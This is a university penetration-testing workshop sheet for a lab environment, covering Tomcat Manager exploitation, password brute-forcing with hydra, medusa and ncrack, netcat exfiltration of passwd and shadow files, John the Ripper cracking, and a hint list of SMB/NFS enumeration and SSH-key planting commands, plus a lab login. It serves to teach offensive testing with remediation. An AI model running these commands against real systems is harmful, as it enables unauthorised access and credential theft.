ISEC3002 Penetration Testing and Defence Workshop 6

Please upload your solution with screenshots to *Class Works and Tutorials Submission* folder under Assessments on Blackboard. You need to include commands and screenshots in your answers.

The purpose of this workshop is to learn how to exploit a vulnerability in the Tomcat Application Manager and to use password cracking/guessing such as HYDRA, NCRACK, and MEDUSA, John the Ripper to gain access to a system. You might need to check the tutorials provided in the reference section.

Exercise 1- VulnHub → THALES: 1) Follow the steps in the link below to learn how to exploit a vulnerability in the Tomcat Application Manager instance to gain access to the system. https://www.hackingarticles.in/thales1-vulnhub-walkthrough/

Exercise 2) Use the password guessing tool of your choice to obtain the full credentials for at least three users from the Snowhawk system.

Exercise 3) Use hydra or Xhydra on your Kali machine to gain access to the administrator account on the OpenSuse machine.

Exercise 4) Use nc and netcat to exfiltrate the passwd and shadow files to your Kali machine.

Exercise 5 Use John the Ripper to obtain the passwords for the other users on the OpenSuse machine.


Exercise 6) Document in the form of a penetration test report, how you obtained access to the OpenSuse machine and provide the remedial action required.

Hints:

- sudo nmap -sS -Pn -A 192.168.57.9
- **vncviewer 192.168.2.155:5901**
- medusa -U Users.txt -P Pass.txt -h 192.168.2.5 -M ssh
- ncrack -U username.txt -P password.txt ftp://192.168.2.5
- hydra -L username.txt -P password.txt 192.168.2.5 ftp -o outputFile.txt
- medusa -h 192.168.2.5 -u foo -P password.txt -M ssh -n 22
- smbmap -H 192.168.57.9
- nmap --script smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-cve-2017-7494.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse,smb-vuln-regsvc-dos.nse,smb-vuln-webexec.nse -p445 192.168.57.9
- rpcclient -U "" 192.168.57.9
    - enumdomusers
    - querydominfo
    - enumdomgroups
    - queryuser root
    - enumprivs
    - getdompwinfo
    - lsaquery
    - lsaenumsid
    - lookupsids S-1-1-0
- nmap --script=smb-os-discovery 192.168.57.9 -p445
- nmap --script smb-enum-shares 192.168.57.9 -p445
- nmap -T4 -oA shares --script smb-enum-shares --script-args smbuser=username,smbpass=password -p445 192.168.57.9
- nmap --script nfs-showmount 192.168.57.9
- nmap -T4 -A -p 139,445 192.168.57.9
- sudo mount -t nfs -o vers=2 192.168.57.9:/home/prator /mnt/prator -o nolock
- df -k
- nmap -sV -T4 -p111,2049 192.168.57.9
- rpcinfo -p 192.168.57.9
- rpcinfo -p 192.168.57.9 | grep nfs
- showmount -e 192.168.57.9
- sudo mkdir /root/.ssh
- ssh-keygen -t rsa -b 4096
- mount -o nolock -t nfs 192.168.57.9:/ /mnt
- cp /root/.ssh/kali_opensuse_rsa.pub /mnt/root/.ssh
- ssh -i /root/.ssh/kali_opensuse_rsa root@192.168.57.9
- cat kali_opensuse_rsa.pub >> authorized_keys
- nmap -sV -T4 -p111,2049 192.168.57.9
- sudo nmap -sSUC -p111 192.168.57.9
- **nmap -sV -script=nfs* 192.168.57.9**


How to fix Snowhawk IP locally:

- Make sure that kali is added to the internal network “morrowind”
    - Add an IP to your kali machine on the .2.x range (such as 192.168.2.99/24).
- Open Snowhawk and login as centurion:centurion2020pretorian
- You may need to put the VM in scaled mode to see the entire desktop.
- Open YAST (will show up as Administrator Settings) and type centurion’s password when prompted.




Search: yast

- Select ‘Network Settings’




- Delete the current device with ‘192.168.2.155’



82540EM Gigabit Ethernet Controller	Not configured
82540EM Gigabit Ethernet Controller	Not configured
82540EM Gigabit Ethernet Controller	192.168.2.155
82540EM Gigabit Ethernet Controller	192.168.40.45

- Edit the top Ethernet Controller that says ‘Not configured’. Add the following information:



● Statically assigned IP Address

IP Address	Subnet Mask	Hostname
192.168.2.155	/24	snowhawk

- Click ‘Next’ then ‘OK’.
- Check to see if you can ping the machine from your Kali VM.

Reference

https://www.youtube.com/watch?v=ptYiPqrCU3E
https://techyrick.com/hydra-full-tutorial/
https://www.hackingarticles.in/a-detailed-guide-on-hydra/
https://www.youtube.com/watch?v=XyO3iPOXsSo
https://www.geeksforgeeks.org/password-cracking-with-medusa-in-linux/
https://www.hackingarticles.in/a-detailed-guide-on-medusa/
https://secnhack.in/ncrack-network-authentication-and-password-cracking-tool/
https://www.youtube.com/watch?v=hYWCBK5orMo
https://fareedfauzi.gitbook.io/oscp-notes/services-enumeration/ssh
https://www.youtube.com/watch?v=bPKo_A-Lw2E
https://www.hackingarticles.in/active-directory-enumeration-rpcclient/
https://resources.infosecinstitute.com/topic/hacking-and-gaining-access-to-linux-by-exploiting-samba-service/